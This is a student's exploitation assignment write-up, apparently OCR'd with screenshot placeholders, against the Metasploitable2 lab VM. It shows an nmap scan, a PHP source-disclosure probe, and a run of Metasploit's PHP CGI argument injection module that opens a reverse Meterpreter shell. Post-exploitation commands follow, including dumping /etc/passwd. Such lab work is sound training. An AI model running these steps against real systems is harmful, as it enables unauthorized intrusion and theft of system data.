

Timothy Kang
ITMS 543-02
Assignment 4- Exploitation



```
root@kali:~# nmap -p0-65535 -sV 172.43.20.154
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-24 17:30 EDT
Nmap scan report for 172.43.20.154
Host is up (0.00071s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
35030/tcp open  rmiregistry GNU Classpath grmiregistry
37118/tcp open  status      1 (RPC #100024)
51945/tcp open  mountd      1-3 (RPC #100005)
60808/tcp open  nlockmgr    1-4 (RPC #100021)
MAC Address: 00:50:56:9A:70:B6 (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:
/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.84 seconds
```


First off, a nmap scan was done to see all the possible TCP open ports. The versions of each open port are also listed thanks to the -sV option. Clearly, there are many open ports that can be a possible vulnerability. Before starting Metasploit and attempting any exploits, I opened Firefox and entered the IP address of metasploitable2 since HTTP (port 80) was an open port.



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

When using metaspoitable2's IP address on Firefox, this is the page that I am greeted with. As you can see, there is a link to numerous options. You can see whether or not that server is vulnerable by adding "?-s" to the end of URL without the quotation marks. On a secure site, nothing will happen but if it is not secure, the source code will be visible. The home page and of these 5 options, phpMyAdmin, Mutillidae, and DVWA show their source code when you use "?-s." In the screenshot below, you can clearly see that it is vulnerable for phpMyAdmin.



```
<?php
/* vim: set expandtab sw=4 ts=4 sts=4: */
/**
 * forms frameset
 *
 * @version $Id: index.php 12022 2008-11-28 14:35:17Z nijel $
 * @uses    $GLOBALS['strNoFrames']
 * @uses    $GLOBALS['cfg']['QueryHistoryDB']
 * @uses    $GLOBALS['cfg']['Server']['user']
 * @uses    $GLOBALS['cfg']['DefaultTabServer']     as src for the mainframe
 * @uses    $GLOBALS['cfg']['DefaultTabDatabase']   as src for the mainframe
 * @uses    $GLOBALS['cfg']['NaviWidth']            for navi frame width
 * @uses    $GLOBALS['collation_connection']    from $_REQUEST (grab_globals.lib.php)
 *                                              or common.inc.php
 * @uses    $GLOBALS['available_languages'] from common.inc.php (select_lang.lib.php)
 * @uses    $GLOBALS['db']
 * @uses    $GLOBALS['charset']
 * @uses    $GLOBALS['lang']
 * @uses    $GLOBALS['text_dir']
 * @uses    $_ENV['HTTP_HOST']
 * @uses    PMA_getRelationsParam()
 * @uses    PMA_purgeHistory()
 * @uses    PMA_generate_common_url()
 * @uses    PMA_VERSION
 * @uses    session_write_close()
 * @uses    time()
 * @uses    PMA_getenv()
 * @uses    header()                to send charset
 */

/**
 * Gets core libraries and defines some variables
 */
require_once './libraries/common.inc.php';

/**
 * Includes the ThemeManager if it hasn't been included yet
 */
require_once './libraries/relation.lib.php';
```


I can find out more information by adding "/phpinfo.php" to the end of the home page. As shown below.




PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https

From this screenshot, we can see PHP version and Server API which is CGI/FastCGI. Now that this vulnerability and information is found, it is time to use Metasploit's search function to find some PHP CGI exploits or more specifically php_cgi.



```
msf > search php_cgi

Matching Modules
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   exploit/multi/http/php_cgi_arg_injection  2012-05-03       excellent  PHP CGI Argument Injection
```




Vulnerability & Exploit Database

PHP CGI Argument Injection

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." This module can also be used to exploit the plesk 0day disclosed by kingcope and exploited in the wild on June 2013.


There is only 1 exploit that can be found using the search function. You can also find this exploit on Rapid7's vulnerability and exploit database which shows that the PHP version and CGI we found earlier is vulnerable to this exploit.

Time to use it and set RHOST to metaspoitable2.




```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                         yes       The target address
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(multi/http/php_cgi_arg_injection) > set RHOST 172.43.20.154
RHOST => 172.43.20.154
msf exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 172.43.20.101:4444
[*] Sending stage (37775 bytes) to 172.43.20.154
[*] Meterpreter session 1 opened (172.43.20.101:4444 -> 172.43.20.154:33854) at 2018-10-24 19:23:17 -0400

meterpreter > 
```


Success. Now the fun begins. The following screenshots show some commands being run after successful exploitation.



```
meterpreter > getuid
Server username: www-data (33)
meterpreter > getpid
Current pid: 10739
meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > pwd
/var/www
meterpreter > lpwd
/root
meterpreter > ls
Listing: /var/www
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
41777/rwxrwxrwx   4096   dir   2017-08-14 19:56:22 -0400  dav
40755/rwxr-xr-x   4096   dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891    fil   2012-05-20 15:31:37 -0400  index.php
40755/rwxr-xr-x   4096   dir   2012-05-20 15:22:48 -0400  mutillidae
40755/rwxr-xr-x   4096   dir   2012-05-20 15:22:48 -0400  phpMyAdmin
100644/rw-r--r--  19     fil   2012-05-20 15:22:48 -0400  phpinfo.php
40755/rwxr-xr-x   4096   dir   2012-05-20 15:22:48 -0400  test
40775/rwxrwxr-x   20480  dir   2012-05-20 15:22:48 -0400  tikiwiki
40775/rwxrwxr-x   20480  dir   2012-05-20 15:22:48 -0400  tikiwiki-old
40755/rwxr-xr-x   4096   dir   2012-05-20 15:22:48 -0400  twiki
```




```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
```



